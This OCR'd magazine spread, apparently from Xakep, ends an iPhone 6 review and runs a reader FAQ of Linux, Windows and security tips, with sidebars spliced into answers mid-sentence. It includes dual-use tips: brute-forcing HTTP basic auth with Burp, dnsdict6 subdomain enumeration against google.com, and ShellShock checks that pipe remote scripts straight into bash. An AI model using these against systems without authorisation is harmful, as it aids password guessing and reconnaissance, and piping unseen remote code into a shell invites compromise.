Камера у iPhone 6 выдающаяся не только в прямом смысле слова: благодаря новой матрице со специальными «фокусными пикселями» делать снимки в условиях малой освещенности стало значительно легче. Хоть в полумраке по-прежнему заметен шум матрицы, а при ночной съемке автофокус будет задумчивым и нерешительным, но нет-нет да удается получить сносный кадр — по меркам компактных камер это неплохой результат.

Когда света достаточно, то некоторые кадры уже несложно спутать с теми, что сделаны зеркалкой (если, конечно, не увеличивать), — посмотри, к примеру, восхитительный фоторепортаж из Исландии (bit.ly/1BQH2ha). Камера iPhone 6 Plus снабжена оптическим стабилизатором, что позволяет держать шторку затвора открытой на доли секунды дольше и, соответственно, захватить еще больше света.

Последняя пикантная подробность, касающаяся технических характеристик, — это неординарный выбор объемов флеш-памяти. Вместо того чтобы перейти на модельный ряд 32/64/128 Гб, в Apple решили предоставить выбор между 16, 64 и 128 Гб, оставив покупателей без самого популярного варианта на 32 Гб. Возможно, корень проблемы кроется как раз в ограничениях поставок таких модулей.

ЗАКЛЮЧЕНИЕ

Каковы впечатления от продолжительного использования iPhone 6? Привыкнуть к новой форме корпуса оказалось несложно, и, хоть большой экран временами и мешает дотягиваться до всех элементов управления, читать с него, несомненно, приятнее. На нем умещается больше заголовков новостей и твитов, смотреть фотографии и видео приятнее, текст на сайтах требуется масштабировать чуть реже. Но по большому счету все осталось, как было.


А вот iPhone 6 Plus — это уже совсем иная птица. Пусть его размер почти полностью исключает использование одной рукой, однако во многих случаях он уже заменяет iPad mini. Смотреть сайты на нем — одно удовольствие, не стыдно и почитать книжку. Камера с оптической стабилизацией и более емкая батарея еще больше оправдывают стодолларовую разницу в цене.

Для тех, кто ждал больших айфонов, настал звездный час: если считаешь, что чем больше экран, тем лучше, то iPhone 6 Plus будет отличным выбором. С апгрейдом на iPhone 6 сложнее: переходить с 5s на него будет чистой воды сибаритством, владельцы iPhone 5 тоже еще могут спокойно выждать годик, а вот обладатели 4s и в особенности iPhone 4, согбенного под тяжестью iOS 7, могут начинать примеряться к ценникам. ☰










в iPad
Реклама



FAQ



Алексей «Zemond» Панкратов
3em0nd@gmail.com

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Что-то с огромным аппетитом стало жрать процессор. После недолгих разбирательств виновный обнаружился: демон gvfsd-metadata — он один съедает до 100% ресурсов. Что с ним делать?

A В качестве временного workaround могу предложить следующее:

```
rm -r ~/.local/share/gvfs-metadata/*
pkill gvfsd-metadata
```

Тем самым мы очищаем каталог ~/.local/share/gvfs-metadata/ и убиваем демон gvfsd-metadata. В более правильном исполнении данной задачи следует разрешить запись core-dump'ов и только после этого уже делать перечисленное. Дамп, в свою очередь, отправлять девелоперам и ждать исправления.

Q Один из ноутбуков, что раньше был в домене, нужно из него вывести и сделать автологон пользователя. Все бы ничего, действия элементарные, да вот в учетных записях пользователей нет такого пункта, как «Требовать ввод имени пользователя и пароль». Как же быть (переустанавливать ось жутко не хочется)?

A О да, это фишка винды. Стоит только присоединить машину к доменной сети, Windows сразу же удаляет значение AutoAdminLogon из следующего ключа реестра: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon. Это-то и приводит к скрытию флажка «Требовать ввод имени пользователя и пароля» в показанном выше окне настроек. Вернуть все поможет, как ты уже догадался, правка реестра. Но сделать это я предлагаю через консоль. Так что открывай cmd и вводи команду:

```
reg add "HKLM\SOFTWARE\Microsoft\↵
Windows NT\CurrentVersion\Winlogon"↵
/v AutoAdminLogon /t REG_SZ /d "1" /f
```

После выполнения данная команда восстановит отсутствующий ключ реестра и сделает возможным настройку автоматического входа в систему, что нам и требовалось.

Q Слышал, что через берп можно брутфорсить пароли HTTP basic authentication. Так ли это на самом деле и если да, то как?

A Да, ты совершенно прав, можно! Для этого нужно отправить запрос аутентификации в Intruder, где уже с ним работать. Можно подбирать как по словарям, так и полным брутфорсом. Так же брутить можно не только basic authentication, но и многое другое. Рекомендую ознакомиться с интересным мануалом по теме здесь: goo.gl/8qUfvl.

Q Обновил себе ноутбук, все отлично, да вот раньше на веб-камере у меня шторка была, а сейчас ее нет. Может, конечно, у меня паранойя, но я хочу понимать, когда камера включена, скажем для скайпа, а когда выключена. Как ее отключать или точно знать, не включена ли она в данный момент?

A Параноики живут дольше! Так что приступим. Снобы скажут, мол, при включении камеры загорается светодиод возле нее, что показывает, что вебка активна, также на некоторых системах в трее появляется значок камеры, что тоже извещает о ее работоспособности в данный момент. Но мы не из числа тех, кто верит. Так что я предлагаю использовать два маленьких скрипта, но давай по порядку. Итак, для просмотра модулей ядра, которые в данный момент используются, выполним команду

```
lsmod | grep uvcvideo
```

Она даст нам вывод модулей веб-камеры. Теперь отключим их:

```
sudo modprobe -r uvcvideo
```

И снова попробуем просмотреть модули веб-камеры первой командой. Как ты сможешь увидеть, они отключены. Камера не работает. Если включить тот же скайп, то программа скажет, что ни о какой камере она даже не слышала. Как раз то, что нам нужно! Думаю, ты уже сам понял, что делать, то есть написать небольшой скрипт, который при загрузке системы будет гасить камеру. Но вот что делать, когда она понадобится? Здесь тоже все просто, нужно ее включить командой

```
sudo modprobe uvcvideo
```

Это тоже решаемо через небольшой скрипт или даже комбинацию клавиш, что еще круче. Линукс — это поистине безграничные возможности для творчества. Удачи!


Q Живу, увы, в условиях весьма плохого интернета и поэтому хочу локальную копию репозитория. Лучше скачать через

LOAD BALANCER


Полезный хинт

Q После очередной подлянки от хостера решили поднять дублирующий сервер. Чтобы в случае отказа одного другой работал и отдавал контент пользователям. Встал вопрос — как это сделать?

A Тут я рекомендую обратиться к технологии под названием load balancer. Общую суть можно почерпнуть из картинки, а более подробная и тонкая настройка, увы, выходит за пределы данной рубрики. Поэтому я настоятельно рекомендую обратиться к фундаментальным мануалам по данной теме и изучить вопрос. В двух словах технология представляет собой следующее: есть сервер, который как раз является LB, скажем с установленным на нем апачем или ngnix-ом. Когда пользователь на него заходит, LD перенаправляет его запрос на один из доступных ему серверов. Данные, в свою очередь, зеркалируются, что позволяет держать сайты практически без даунтайма. Также это позволяет распределить общую нагрузку по всем компонентам системы и сократить время возврата информации при выполнении сервером внутренних процедур обработки клиентских запросов. В качестве затравки предлагаю лайтовый мануал по настройке load balancer'а на Apache (goo.gl/UqQlyp). Как видишь, подобную схему легко можно поднять даже на виртуалке, чтобы наиграться вволю, освоить новую технологию и оптимизировать процесс перехода.



Load balancer



Параноики живут дольше!

друзей сразу много, чем бегать каждый день. Кстати, сколько он весит? И самое главное — как бы мне запилить свой собственный локальный репозиторий для убунты?


Предлагаю реализовать это через apt-mirror, ставится командой

```
aptitude install apt-mirror
```

После чего создаем папку для нашего репозитория, хранить лучше на отдельном диске:

```
mkdir -p /mnt/repo/debian/↵
{mirror,var,skel}
```

Теперь правим наш конфиг /etc/apt/mirror.list:

```
set base_path    /mnt/repo/debian
set run_postmirror 0
set nthreads     20
set _tilde 0
deb-i386 http://ftp.fi.debian.org/debian
squeeze main contrib non-free
deb-src http://ftp.fi.debian.org/debian
squeeze main contrib non-free
deb-i386 http://security.debian.org/
squeeze/updates main contrib non-free
deb-src http://security.debian.org/
squeeze/updates main contrib non-free
deb-i386 http://ftp.fi.debian.org/↵
debian squeeze main/debian-installer
clean http://ftp.fi.debian.org/debian↵
clean http://security.debian.org
skip-clean http://ftp.fi.debian.org/↵
debian/dists/squeeze/main/↵
installer-i386/
```

Остается только запустить процесс командой

```
apt-mirror
```

Учти, что полный объем равен примерно 36,2 Гб.

Q Перешел на линукс, и оказалось, что моего любимого markdownPad нет под убунту. Какую замену можно подыскать?

A Ну, на самом деле не все так плохо, как кажется на первый взгляд. Редакторов очень много, с различным функционалом и возможностями. Можно использовать обычный gedit с поддержкой синтаксиса Markdown или, к примеру, что-то более громоздкое по типу komodo (komodoide.com/komodo-edit/), о котором уже не раз писали на страницах][. Хоть

НЕ КЛАДИ ЯЙЦА В ОДНУ КОРЗИНУ

Понадобилось реализовать софт RAID 1 под убунту, но вот незадача, никогда не работал с рейдами. Тем более «под линукс». Так что даже ума не приложу, с какой стороны начать. Подскажешь?

1 Для начала давай определимся с конфигурацией. Поиграть с рейдом без последствий для железа можно на том же VirtualBox. Пусть у нас будут три жестких диска, скажем по восемь гигов каждый. На двух из них мы поднимем рейд, а на третьем будет установлена система.

2 На втором шаге, после установки системы, нужно подготовить диски к созданию на них массива. Для этого нужно обратиться к любой программе разметки диска. В качестве консольного решения могу предложить cfdisk. Примерный синтаксис будет такой:

```
cfdisk /dev/sda
```

При этом важно установить на диске тип Linux RAID, шестнадцатеричный код fd. После этого нужно обязательно записать сделанные изменения и выйти из утилиты.

3 Теперь необходимо выполнить точно такую же разбивку на другом диске. Эта операция без затруднений выполняется с помощью другой полезной утилиты, позволяющей управлять дисковыми разделами:

```
sfdisk -d /dev/sda | sfdisk /dev/sdb
```

Ключ -d используется для создания дампа всех разделов указанного устройства в формате, который может служить входным для той же команды sfdisk, что позволяет создавать дубликаты разделов с сохранением всех свойств и атрибутов.

В итоге будет получен диск с одинаковыми разделами и установленным типом Linux RAID. Теперь можно приступать непосредственно к созданию RAID-массива.


4 Для создания и управления рейдом служит утилита mdadm. В нашем примере синтаксис ее будет такой:

```
mdadm --create /dev/md1 --level=1 --raid-devices=2\↵
/dev/sda1 /dev/sdb1
```

Первый ключ команды обязательно должен определять основной режим функционирования mdadm. В данном случае используется режим создания. После этого ключа указывается имя создаваемого RAID-устройства. Ключ --level=1 определяет уровень RAID-массива. Ключ --raid-devices=2 определяет количество устройств-компонентов в создаваемом RAID-массиве. Завершает командную строку список устройств, из которых будет сформирован RAID-массив.


5 После этого остается отформатировать и примонтировать вновь созданный массив. Текущее состояние RAID-массива проверяется по содержимому файла /proc/mdstat командой

```
cat /proc/mdstat
```

которая в случае выхода из строя одного из жестких дисков сразу же об этом сообщит.

это и выстрел из пушки по комарам, кому-то нравится. Я лично для Markdown использую ReText, мне он симпатичен своей лайтовостью и превью разметки. Также рекомендую обратиться к очень крутой статье 78 Tools for Writing and Previewing Markdown (goo.gl/v7nYlo), в ней ты найдешь целых 78 тулз для работы с Markdown. Есть как онлайн-редакторы, так и офлайн, думаю, это поможет окончательно определиться с выбором.

Q Как можно добавить новый PPA для убунты? Что-то никак не могу понять, как это делается.

A Здесь все довольно просто. Можно это сделать через консоль либо через гуи. Предлагаю рассмотреть оба варианта. Начнем с того, что через консоль. Предположим, что мы хотим добавить вот такой PPA ppa:deluge-team/ppa. Для этого выполним в консоли:

```
sudo add-apt-repository ppa:↵
deluge-team/ppa && sudo apt-get update
```

Как видишь, все не так сложно, добавляем репозитории и обновляем список пакетов. В графическом режиме делаем практически то же самое. Открываем центр приложений Ubuntu. Там открываем пункт меню «Правка → Источники приложений». Переходим на вкладку «Другое ПО» и нажимаем «Добавить», куда вставляем наш репозиторий ppa:deluge-team. Теперь так же обновляем пакеты. Готово!

Q Как провериться на наличие уязвимости ShellShock и защититься от нее обычному пользователю?

A Я рекомендую обратиться к ресурсу shellshocker.net. Он позволяет обнаружить наличие уязвимостей и скачать нужные заплатки, чтобы их закрыть.

Для начала выполним:

```
curl https://shellshocker.net/↵
fixbash | sh
```

Результатом будет вердикт, уязвима наша версия баша или нет. Если да, то не впадай



ShellShock во всей красе

в уныние и принимай меры. Смело вбивай следующую команду:

```
curl https://shellshocker.net/↵
shellshock_test.sh | bash
```

Будут скачаны нужные файлы и установлены, после чего можно будет еще раз провериться на наличие уязвимостей. Если же ты не доверяешь данному ресурсу и хочешь понимать, как осуществляется проверка, то тогда, думаю, тебе поможет скрипт bashcheck (goo.gl/1sPv2v).

Q Столкнулся с непонятным. После включения компьютера кулеры гудят на полную, но биос не издает никаких звуков, даже на экране ничего не отображается. Что это и как локализовать виновника?

A Ох, тут нужно двигаться постепенно, от железки к железке. Для начала в подобных случаях нужно отключить все ненужное для старта. Оставляй только мать, процессор, кулер и пробуй включаться. Если запищит, то по одному вставляй убранные железки. Сначала память, потом винт, ну а потом то, что осталось. Только так можно найти плату, которая вышла из строя. Другой вопрос, что глюк может быть плавающий, и тут уже нужно затратить много больше времени на диагностику. Из общих советов могу порекомендовать прогнать каждую плашку памяти на сбойные секторы, тем же Memtest86+ (memtest.org), чем больше часов тест, тем выше уверенность в том, что память живая. Также стоит прогнать тесты процессора и просмотреть S.M.A.R.T. жестких дисков. Для винчестера мне нравится Victoria (hdd-911.com), а для процессора можно воспользоваться AIDA64 (aida64.com/downloads) или, запустившись с лайфсиди, запустить на линуксе CPUburn. Для его установки нужна команда

```
sudo apt-get install cpuburn
```

Запускается из расчета, сколько ядер у процессора, столько и версий утилиты:

```
burnP6
```

грузит ядро на 100%; обычно при полной нагрузке достаточно одного часа, чтобы всплыли основные косяки, после двух уже заметно меньший процент сбоев. Также не стоит забывать про друзей и про свое собственное старое, но вполне рабочее железо, на котором можно перетестить подозрительные железки. Попеременно меняя процессор, мать и блок питания, можно весьма быстро определить виновника непонятных глюков.

Q Как можно проанализировать вайфай-соединение, выбрать наиболее удачный канал и просмотреть различные характеристики с андроид-девайса?

A Для этого отлично подойдет программка с нетривиальным названием Wifi Analyzer (goo.gl/sVjPmZ). С ее помощью можно легко не только определить свободные каналы, но и проверить качество приема Wi-Fi в различных местах квартиры или кафе или просмотреть изменения сигнала во времени. После запуска в главном окне программы будет виден график, на котором будут отображены видимые беспроводные сети, уровень приема и каналы, на которых они работают. В случае их пересечения на графике это будет наглядно отображено. Также можно посмотреть «рейтинг» каналов, по типу любых звездных рейтингов, в котором наглядно показано, насколько в данный момент целесообразен выбор того или иного из них. Еще одна фишка приложения — анализ силы сигнала Wi-Fi. Для начала потребуется выбрать, для какой беспроводной сети производится проверка, после чего смотреть уровень приема, при этом ничто не мешает перемещаться по местности или же проверять изменение качества приема в зависимости от местоположения роутера.

Q Как бы мне обезопасить свой веб-серфинг от разных баннеров, рекламы, кликджекинга, CSRF и прочей нечисти? Пользуюсь огнелисом.


A Для firefox'а огромное количество плагинов, которые не только упрощают жизнь, но еще и делают ее заметно безопасней и удобней. Думаю, об Adblock Plus (adblockplus.org) не слышал только ленивый, это дельная баннерорезка, которую ставить нужно однозначно. В качестве защиты от clickjacking'а можно поставить Ghostery (goo.gl/YjPmDg). Отслеживает «невидимую» сторону интернета, где работают шпионы, сетевые жучки, пиксели и маяки, размещенные на сайтах рекламными сетями, поставщиками поведенческой информации, владельцами сайтов и различными компаниями, которые следят за активностью в интернете. Ghostery распознает веб-жучки более чем 500 подобных компаний, в числе которых Facebook и Google. После анализа сайта показывает все, что заблокировал, можно настроить вайтлисты.

УДОБСТВО ИЛИ МЕДЛЕННАЯ СМЕРТЬ?

Для работы и для дома использую один ноутбук. В двух местах стоят мониторы по 23 дюйма каждый, удобные мыши и клавы. Вывод картинки предпочитаю смотреть именно на мониторах, а не на самом ноутбуке, поэтому закрываю крышку и пользуюсь им как своего рода неттопом. Плохо ли от этого матрице и ноутбуку в целом?



Многие бизнес-ноутбуки оснащены даже специальными док-станциями, чтобы как раз работать в подобном режиме, с закрытой крышкой. Плюс — выключенная средствами ОС матрица никак не греется и, соответственно, перегреться не может. А если перегреется сам ноутбук, сработает защита и компьютер выключится.



Довольно часто встречается, что воздух для охлаждения ноутбука заходит сверху от крепления с крышкой или через кнопки клавиатуры, в таком случае повышается вероятность перегрева самого ноутбука. Также это тепло, естественно, будет передаваться матрице. Кстати, частенько режим защиты процессора при перегреве выключен по дефолту. Что, как сам понимаешь, может привести к тяжким последствиям.



Wifi Analyzer

По CSRF — RequestPolicy (goo.gl/nJl1Eo), вот что пишет о нем сам разработчик: «Осуществляет контроль разрешенных межсайтовых запросов. Повышает конфиденциальность веб-серфинга. Защищает вас от подделки межсайтовых запросов (CSRF) и других атак».

Более сложный в настройке, но от этого не менее интересный NoScript (goo.gl/1Xiwht) разрешает запуск активного содержимого только с сайтов, которым ты полностью доверяешь, а все остальное, как ты уже и сам догадался, блокирует. С учетом того, что у многих список сайтов для ежедневного посещения укладывается в десяток, настройка и подгонка под себя любимого не займет много времени. Ну и в завершение — HTTP UserAgent cleaner (goo.gl/z39iis). От его возможностей аж дух захватывает:

- «Управление заголовком DNT.
- Очистка или случайное заполнение заголовка User-agent и полей JavaScript объекта navigator (в том числе по выбранным доменам).
- Очистка массива плагинов для невозможности узнать, какие плагины у вас установлены с помощью JavaScript, что повысит вашу приватность. Функцию можно отключить на тех доменах, которым вы доверяете».

И еще куча всего интересного. Более подробно советую посмотреть на fxprivacy.8vs.ru, также обращаю внимание, что по дефолту расширение выключено и устанавливает настройку расширения NoScript noscript.doNotTrack.enabled в false, так как эта настройка вступает в конфликт.

Q Задумался о сохранении своих данных из блога. Встал вопрос, как сделать бэкап blogger'а от гугла, не самого шаблона, а именно моих статей?

A Для этого нужно перейти в настройки своего блога, там выбрать «Другое» и «Инструменты блога → Экспорт блога». После этого выбираем, куда хотим сохранить наши данные, и скачиваем.

Q На работе часто приходится вставлять в документы Excel сумму прописью. Делать это вручную очень утомительно. Не подскажешь, как можно автоматизировать этот процесс?

A Если ты до сих пор не поставил PLEX (надстройку для Excel), то сделай это немедленно! Сразу после установки тебе станут доступны несколько десятков новых функций: генератор пароля, день недели по дате, транслит, проверка наличия латиницы и другие. Эти команды можно вызывать внутри формул или макросов VBA.

Q Хочу сделать на своем сайте возможность пользователю скачивать таблицы из базы данных в виде таблиц Microsoft Excel. Какие есть решения для этой задачи? Сайт написан на PHP.

A На сайте phpclasses.org есть несколько десятков классов для автоматической генерации xlsx-файлов. Я пользуюсь PHPExcel. С помощью этой библиотеки можно создавать документы любой сложности, внедрять в документы формулы (доступен весь их арсенал, включая такую экзотику, как расчет h-квадрат). Также есть широкие возможности форматирования. Продукт отлично документирован и снабжен практическими примерами скриптов (в некоторых есть код, взаимодействующий с MySQL). Разобраться, как им пользоваться, элементарно.

Q Недавно наткнулся на тулзу dnsdict6. Как я понял, она может показать субдомены. А можешь привести примеры использования и различные ключи тулзы?

A Да, все верно. Утилита весьма мощная и показывает многое скрытое от обычных глаз. Выдает записи вида: субдомен — его IP-адрес. Пример использования:

```
dnsdict6 -d4 -t 32 -x -S google.com
```

Теперь давай расскажу про ключи:


- d используется для отображения информации о NS- и MX-записях;
- 4 используется для вывода IPv4-адресов;
- t используется для указания потоков (по умолчанию 8, максимум 32);
- D используется для просмотра слов в листе по дефолту;
- S — для поиска SRV-записей по домену.

Также есть четыре типа словаря, которые уже встроены в этот инструмент: -s (маленький = 50), -m (средний = 796, стоит по умолчанию), -l (большой = 1416) или -x (экстремальный = 3211).

WWW 2.0


Мобильная версия известного блокировщика вредоносной рекламы и статистических сервисов





DISCONNECT MOBILE
(https://disconnect.me/mobile/disconnect-mobile)
→ Disconnect Mobile — мобильная версия браузерного расширения Disconnect для платформ Android и iOS. Основная функция приложения — блокировать сервисы, собирающие статистику о пользователе, а также блокировать рекламные объявления, крадущие пользовательские данные. Компания Google посчитала необходимым удалить блокировщик сбора данных из своего магазина приложений, поэтому пользователям Android придется скачать его с сайта Disconnect. Пользователи iOS же могут установить его напрямую из App Store. Отличие мобильной версии от десктопной в том, что функция блокировки вредоносной рекламы тут платная — 330 рублей.

SPOTS (spotsmagic.com)
